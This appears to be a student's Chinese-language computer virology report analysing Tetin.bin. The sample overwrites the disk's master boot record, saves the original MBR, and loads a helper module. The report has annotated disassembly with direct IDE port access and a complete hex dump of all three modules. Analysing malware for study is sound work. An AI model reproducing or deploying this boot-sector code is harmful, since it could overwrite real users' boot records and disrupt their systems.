
# 计算机病毒学

Tetin.bin驱动分析



学号：0x091395

姓名：uknowho

程序分析

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 程序 | 起始位置 | 终止位置 | 长度 | 作用 |
| 1 | 0000 0000h | 0000 01ffh | 0000 0200h | 写入磁盘主引导扇区，替代原主引导记录 |
| 2 | 0000 0200h | 0000 03ffh | 0000 0200h | 原磁盘正常的主引导记录 |
| 3 | 0000 0400h | 0000 073eh | 0000 03ffh | 辅助模块 |
| 总计 |  |  | 0000 073fh |  |

0ADD:7C00 FA CLI ；关闭中断响应

0ADD:7C01 8CC8 MOV AX,CS

0ADD:7C03 8ED0 MOV SS,AX

0ADD:7C05 BC007C MOV SP,7C00 ；栈底0000:7C00

0ADD:7C08 8ED8 MOV DS,AX ；DS=0000

0ADD:7C0A FC CLD ；请方向标志

0ADD:7C0B EB11 JMP 7C1E ；跳转到7C1E入口

；磁盘扩展读写数据结构

0ADD:7C0D 90 NOP ；磁盘端口命令值，执行磁盘诊断

0ADD:7C0E 1000 ADC [BX+SI],AL

0ADD:7C10 40 INC AX ；

0ADD:7C11 0000 ADD [BX+SI],AL

0ADD:7C13 0000 ADD [BX+SI],AL

0ADD:7C15 40 INC AX

0ADD:7C16 0000 ADD [BX+SI],AL

；主程序2

0ADD:7C1E BE0E00 MOV SI,000E

0ADD:7C21 81C6007C ADD SI,7C00 ；DS:SI指向0000:7C0E处数据

0ADD:7C25 E87D00 CALL 7CA5 ；读取磁盘参数（7CA6）

0ADD:7C28 E8AA00 CALL 7CD5 ；写入磁盘参数

0ADD:7C2B E87700 CALL 7CA5 ；读取磁盘参数

0ADD:7C2E 8B4408 MOV AX,[SI+08]

0ADD:7C31 8B540A MOV DX,[SI+0A] ；取扇区逻辑号(LBA)

0ADD:7C34 2D0008 SUB AX,0800

0ADD:7C37 83DA00 SBB DX,+00 ；减去0000 0800h

0ADD:7C3A 894408 MOV [SI+08],AX

0ADD:7C3D 89540A MOV [SI+0A],DX ；存扇区逻辑号

0ADD:7C40 E8E200 CALL 7D25 ；等待磁盘空闲（7D26）

0ADD:7C43 E8C200 CALL 7D08 ；读盘（7C09）

0ADD:7C46 FA CLI

；转交控制权到读入的程序处4000:004C

0ADD:7C47 EA4C000040 JMP 4000:004C

0ADD:7C4C FA CLI

；模块7CA5 - 读取读盘参数

0ADD:7CA5 BAF601 MOV DX,01F6

0ADD:7CA8 B0E0 MOV AL,E0

0ADD:7CAA EE OUT DX,AL ；选择80H盘00H号磁头

0ADD:7CAB 90 NOP

0ADD:7CAC 90 NOP

0ADD:7CAD 42 INC DX

0ADD:7CAE B0F8 MOV AL,F8

0ADD:7CB0 EE OUT DX,AL ；厂家设置的特殊指令(IDE)

0ADD:7CB1 E87100 CALL 7D25 ；等待磁盘空闲

0ADD:7CB4 BAF301 MOV DX,01F3

0ADD:7CB7 EC IN AL,DX ；读取起始扇区号(CHS)/ 0-7 (LBA)

0ADD:7CB8 90 NOP

0ADD:7CB9 90 NOP

0ADD:7CBA 884408 MOV [SI+08],AL

0ADD:7CBD 42 INC DX

；取柱面号高位,比特0-1对应8-9(CHS）/8-15(LBA)

0ADD:7CBE EC IN AL,DX

0ADD:7CBF 90 NOP

0ADD:7CC0 90 NOP

0ADD:7CC1 884409 MOV [SI+09],AL

0ADD:7CC4 42 INC DX

；取柱面号低位,比特0-7(CHS）/16-23(LBA)

0ADD:7CC5 EC IN AL,DX

0ADD:7CC6 90 NOP

0ADD:7CC7 90 NOP

0ADD:7CC8 88440A MOV [SI+0A],AL

0ADD:7CCB 42 INC DX

；读取磁头号和驱动器号(CHS)/24-27(LBA)

0ADD:7CCC EC IN AL,DX

0ADD:7CCD 90 NOP

0ADD:7CCE 90 NOP

0ADD:7CCF 240F AND AL,0F

0ADD:7CD1 88440B MOV [SI+0B],AL

0ADD:7CD4 C3 RET

；模块7CD5 - 设置磁盘参数

0ADD:7CD5 BAF201 MOV DX,01F2

0ADD:7CD8 B000 MOV AL,00

0ADD:7CDA EE OUT DX,AL ；写入扇区数

0ADD:7CDB E84700 CALL 7D25 ；等待磁盘空闲

0ADD:7CDE 42 INC DX

0ADD:7CDF 8A4408 MOV AL,[SI+08]

；写入起始扇区号（CHS）/0-7（LBA）

0ADD:7CE2 EE OUT DX,AL

0ADD:7CE3 E83F00 CALL 7D25 ；等待磁盘空闲

0ADD:7CE6 42 INC DX

0ADD:7CE7 8A4409 MOV AL,[SI+09]

；写入柱面号高2比特8-9（CHS）/8-15（LBA）

0ADD:7CEA EE OUT DX,AL

0ADD:7CEB E83700 CALL 7D25 ；等待磁盘空闲

0ADD:7CEE 42 INC DX

0ADD:7CEF 8A440A MOV AL,[SI+0A]

；写入柱面号低8比特0-7（CHS）/16-23（LBA）

0ADD:7CF2 EE OUT DX,AL

0ADD:7CF3 E82F00 CALL 7D25 ；等待磁盘空闲

0ADD:7CF6 42 INC DX

0ADD:7CF7 8A440B MOV AL,[SI+0B]

0ADD:7CFA 0CE0 OR AL,E0

；写入磁头号（CHS）/24-27（LBA）

0ADD:7CFC EE OUT DX,AL

0ADD:7CFD E82500 CALL 7D25 ；等待磁盘空闲

0ADD:7D00 42 INC DX

0ADD:7D01 B0F9 MOV AL,F9 ；状态值1111 1001b

0ADD:7D03 EE OUT DX,AL ；磁盘准备就绪，等待操作

0ADD:7D04 E81E00 CALL 7D25 ；等待磁盘空闲

0ADD:7D07 C3 RET

；模块7D08 - 读取磁盘扇区

0ADD:7D08 53 PUSH BX

0ADD:7D09 51 PUSH CX

0ADD:7D0A 52 PUSH DX

0ADD:7D0B B90500 MOV CX,0005 ；最多读5次

0ADD:7D0E E81400 CALL 7D25 ；等待磁盘空闲

0ADD:7D11 B80042 MOV AX,4200

0ADD:7D14 BA8000 MOV DX,0080

0ADD:7D17 CD13 INT 13 ；读盘

0ADD:7D19 7306 JNB 7D21 ；成功则跳转

0ADD:7D1B 33C0 XOR AX,AX

0ADD:7D1D CD13 INT 13

0ADD:7D1F E2F0 LOOP 7D11 ；失败则继续

0ADD:7D21 5A POP DX

0ADD:7D22 59 POP CX

0ADD:7D23 5B POP BX

0ADD:7D24 C3 RET

；模块7D25 - 等待磁盘空闲

0ADD:7D25 50 PUSH AX

0ADD:7D26 52 PUSH DX

0ADD:7D27 BAF701 MOV DX,01F7

0ADD:7D2A EC IN AL,DX ；读取磁盘状态值

0ADD:7D2B A880 TEST AL,80 ；判断磁盘空闲否

0ADD:7D2D 75FB JNZ 7D2A ；忙则等待

0ADD:7D2F 5A POP DX

0ADD:7D30 58 POP AX

0ADD:7D31 C3 RET

主程序3

4000-004C处数据不知道怎么弄出来….

…………….

……………..

……………

数据映像

00000000 FA 8C C8 8E D0 BC 00 7C 8E D8 FC EB 11 90 10 00 鷮葞屑 |庁

00000010 40 00 00 00 00 40 00 00 00 00 00 00 00 00 BE 0E @ @ ?

00000020 00 81 C6 00 7C E8 7D 00 E8 AA 00 E8 77 00 8B 44 ?|鑮 瑾 鑧 婦

00000030 08 8B 54 0A 2D 00 08 83 DA 00 89 44 08 89 54 0A 婽 - 冓 塂 塗

00000040 E8 E2 00 E8 C2 00 FA EA 4C 00 00 40 FA 8C CE 8E 桠 杪 L @鷮螏

00000050 DE 8E C6 FB FC BE 2F 06 B8 00 04 CD 1A 80 F9 20 迬汽/ ? ?€?

00000060 77 1D E8 40 00 E8 80 04 B8 00 00 CD 16 3C 0D 74 w 鐯 鑰 ? ?< t

00000070 2C 3C 1B 74 28 3C 32 74 24 3C 31 74 0D EB E9 80 ,< t(<2t$<1t 腴€

00000080 E9 20 B8 00 05 CD 1A EB 14 90 B8 00 04 CD 1A 80 ?? ?? ? ?€

00000090 C1 20 B8 00 05 CD 1A E8 66 03 EB 04 90 E8 13 04 ?? ?鑖 ? ?

000000A0 B8 03 00 CD 10 BA F6 01 B0 E0 EE 90 90 42 B0 F8 ? ?忽 班? B傍

000000B0 EE E8 71 00 BA F3 01 EC 90 90 88 44 08 42 EC 90 铊q 后 ? 圖 B?

000000C0 90 88 44 09 42 EC 90 90 88 44 0A 42 EC 90 90 24 圖 B? 圖 B? $

000000D0 0F 88 44 0B C3 BA F2 01 B0 00 EE E8 47 00 42 8A 圖 煤??铊G B?

000000E0 44 08 EE E8 3F 00 42 8A 44 09 EE E8 37 00 42 8A D 铊? B奃 铊7 B?

000000F0 44 0A EE E8 2F 00 42 8A 44 0B 0C E0 EE E8 25 00 D 铊/ B奃 囝?

00000100 42 B0 F9 EE E8 1E 00 C3 53 51 52 B9 05 00 E8 14 B谤铊 肧QR? ?

00000110 00 B8 00 42 BA 80 00 CD 13 73 06 33 C0 CD 13 E2 ?B簚 ?s 3劳 ?

00000120 F0 5A 59 5B C3 50 52 BA F7 01 EC A8 80 75 FB 5A 餤Y[肞R瑚 歙€u鸝

00000130 58 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 X?

00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

000001A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

000001B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 01 €

000001C0 01 00 0C FE FF FF 3F 00 00 00 F7 C0 FF 08 00 00 ?? 骼

000001D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

000001E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

000001F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA U?



00000200 33 C0 8E D0 BC 00 7C FB 50 07 50 1F FC BE 1B 7C 3缼屑 |鸓 P  |

00000210 BF 1B 06 50 57 B9 E5 01 F3 A4 CB BE BE 07 B1 04 ? PW瑰 螭司??

00000220 38 2C 7C 09 75 15 83 C6 10 E2 F5 CD 18 8B 14 8B 8,| u 兤 怩???

00000230 EE 83 C6 10 49 74 16 38 2C 74 F6 BE 10 07 4E AC 顑?It 8,t鼍 N?

00000240 3C 00 74 FA BB 07 00 B4 0E CD 10 EB F2 89 46 25 < t ??腧塅%

00000250 96 8A 46 04 B4 06 3C 0E 74 11 B4 0B 3C 0C 74 05 枈F ?< t ?< t

00000260 3A C4 75 2B 40 C6 46 25 06 75 24 BB AA 55 50 B4 :膗+@艶% u$华UP?

00000270 41 CD 13 58 72 16 81 FB 55 AA 75 10 F6 C1 01 74 A?Xr 鸘猽 隽 t

00000280 0B 8A E0 88 56 24 C7 06 A1 06 EB 1E 88 66 04 BF 娻圴$???坒 ?

00000290 0A 00 B8 01 02 8B DC 33 C9 83 FF 05 7F 03 8B 4E ? 嬡3蓛 婲

000002A0 25 03 4E 02 CD 13 72 29 BE 46 07 81 3E FE 7D 55 % N ?r)綟 >U

000002B0 AA 74 5A 83 EF 05 7F DA 85 F6 75 83 BE 27 07 EB 猼Z冿 趨鰑兙' ?

000002C0 8A 98 91 52 99 03 46 08 13 56 0A E8 12 00 5A EB 姌慠?F V ? Z?

000002D0 D5 4F 74 E4 33 C0 CD 13 EB B8 00 00 00 00 00 00 誒t?劳 敫

000002E0 56 33 F6 56 56 52 50 06 53 51 BE 10 00 56 8B F4 V3鯲VRP SQ? V嬼

000002F0 50 52 B8 00 42 8A 56 24 CD 13 5A 58 8D 64 10 72 PR?B奦$?ZX d r

00000300 0A 40 75 01 42 80 C7 02 E2 F7 F8 5E C3 EB 74 49 @u B€?怊鴁秒tI

00000310 6E 76 61 6C 69 64 20 70 61 72 74 69 74 69 6F 6E nvalid partition

00000320 20 74 61 62 6C 65 00 45 72 72 6F 72 20 6C 6F 61 table Error loa

00000330 64 69 6E 67 20 6F 70 65 72 61 74 69 6E 67 20 73 ding operating s

00000340 79 73 74 65 6D 00 4D 69 73 73 69 6E 67 20 6F 70 ystem Missing op

00000350 65 72 61 74 69 6E 67 20 73 79 73 74 65 6D 00 00 erating system

00000360 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00000370 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00000380 00 00 00 8B FC 1E 57 8B F5 CB 00 00 00 00 00 00 孅 W嬽?

00000390 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

000003A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

000003B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 01 €

000003C0 01 00 0C FE FF FF 3F 00 00 00 F7 C0 FF 08 00 00 ?? 骼

000003D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

000003E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

000003F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA U?



00000400 B8 03 00 CD 10 BA F7 01 EC BA F7 01 EC BA F7 01 ? ?瑚 旌?旌?

00000410 EC FA B8 9F 9F E8 8F 00 B8 91 91 E8 89 00 B8 9B 禚笩熻 笐戣?笡

00000420 9B E8 83 00 B8 95 95 E8 7D 00 B8 A1 A1 E8 77 00 涜?笗曡} 浮¤w

00000430 B8 9F 9F E8 71 00 B8 99 99 E8 6B 00 B8 95 95 E8 笩熻q 笝欒k 笗曡

00000440 65 00 B8 9D 9D E8 5F 00 B8 93 93 E8 59 00 B8 AB e ? 鑏 笓撹Y 斧

00000450 AB E8 53 00 B8 AF AF E8 4D 00 B8 B7 B7 E8 47 00 S 腐M 阜疯G

00000460 B8 AF AF E8 41 00 B8 CD CD E8 3B 00 B8 00 00 E8 腐A 竿丸; ? ?

00000470 35 00 B8 00 00 E8 2F 00 B8 11 11 E8 29 00 B8 22 5 ? ? ? ? ?

00000480 22 E8 23 00 B8 33 33 E8 1D 00 B8 55 55 E8 17 00 "? ?3? 窾U?

00000490 B8 77 77 E8 11 00 B8 5A 5A E8 0B 00 B8 9F 9F E8 竪w? 竄Z? 笩熻

000004A0 05 00 EA 00 00 FF FF BA F2 01 EE EE EE EE EE EE ? 候 铑铑铑

000004B0 EE EE C3 FB B8 03 00 CD 10 FA BC 00 7C FC B8 00 铑名? ? |

000004C0 00 8E C0 B8 00 7C 8B F8 B8 00 40 8E D8 BE 00 02 幚?|孁?@庁?

000004D0 B9 00 02 F2 A5 B8 00 00 BB 00 7C B9 01 00 BA 80 ? 颔? ?|? 簚

000004E0 00 FB EA 00 7C 00 00 C3 B8 03 00 CD 10 BB 03 01  | 酶 ??

000004F0 B8 02 4F CD 10 8B 44 08 8B 54 0A 2D 00 04 83 DA ?O?婦 婽 - 冓

00000500 00 89 44 08 89 54 0A E8 FE FB 8B 44 06 8B 5C 04 塂 塗 棹麐D 媆

00000510 8E D8 8B F3 E8 C3 00 E8 01 00 C3 8C C8 8E D8 8E 庁嬻杳 ? 脤葞貛

00000520 C0 BE 2F 06 8B 44 08 8B 54 0A 2D 3E 00 83 DA 00 谰/ 婦 婽 -> 冓

00000530 89 44 08 89 54 0A BA 00 00 52 BB 00 00 B8 05 4F 塂 塗 ? R? ?O

00000540 CD 10 8B 44 08 8B 54 0A 05 40 00 83 D2 00 89 44 ?婦 婽 @ 円 塂

00000550 08 89 54 0A E8 B1 FB 1E 06 56 57 51 B8 00 A0 8E 塗 璞? VWQ?爭

00000560 C0 8E 5C 06 33 F6 33 FF B9 00 80 F3 A4 59 5F 5E 缼\ 3??€螭Y\_^

00000570 07 1F 8B 44 08 8B 54 0A 05 40 00 83 D2 00 89 44 婦 婽 @ 円 塂

00000580 08 89 54 0A E8 81 FB 1E 06 56 57 51 B8 00 A0 8E 塗 ?? VWQ?爭

00000590 C0 8E 5C 06 33 F6 BF 00 80 B9 00 80 F3 A4 59 5F 缼\ 3隹 €?€螭Y\_

000005A0 5E 07 1F 5A 42 83 FA 07 75 8F BB 00 00 B8 05 4F ^ ZB凓 u ? ?O

000005B0 CD 10 8B 44 08 8B 54 0A 05 40 00 83 D2 00 89 44 ?婦 婽 @ 円 塂

000005C0 08 89 54 0A E8 41 FB B8 00 A0 8E C0 8E 5C 06 33 塗 鐰 爭缼\ 3

000005D0 F6 BF 00 00 B9 00 53 F3 A4 C3 50 53 51 52 B0 FF 隹 ?S螭肞SQR?

000005E0 BA C6 03 EE 33 DB 8A C3 BA C8 03 EE 42 8A 04 D0 浩 ?蹔煤?頑??

000005F0 E8 D0 E8 EE 8A 44 01 D0 E8 D0 E8 EE 8A 44 02 D0 栊桀奃 需需願D ?

00000600 E8 D0 E8 EE 83 C6 04 43 81 FB 00 01 75 DF 5A 59 栊桀兤 C ? u遉Y

00000610 5B 58 C3 50 51 52 FA BA 70 00 B0 00 EE 42 EC 88 [X肞QRp ?頑靾

00000620 07 4A B0 02 EE 42 EC 88 47 01 FB 5A 59 58 C3 10 J?頑靾G 鸝YX?

00000630 00 40 00 00 00 00 50 00 00 00 00 00 00 00 00 00 @ P

00000640 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00000650 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00000660 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00000670 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00000680 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00000690 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

000006A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

000006B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

000006C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

000006D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

000006E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

000006F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00000700 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00000710 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00000720 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00000730 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00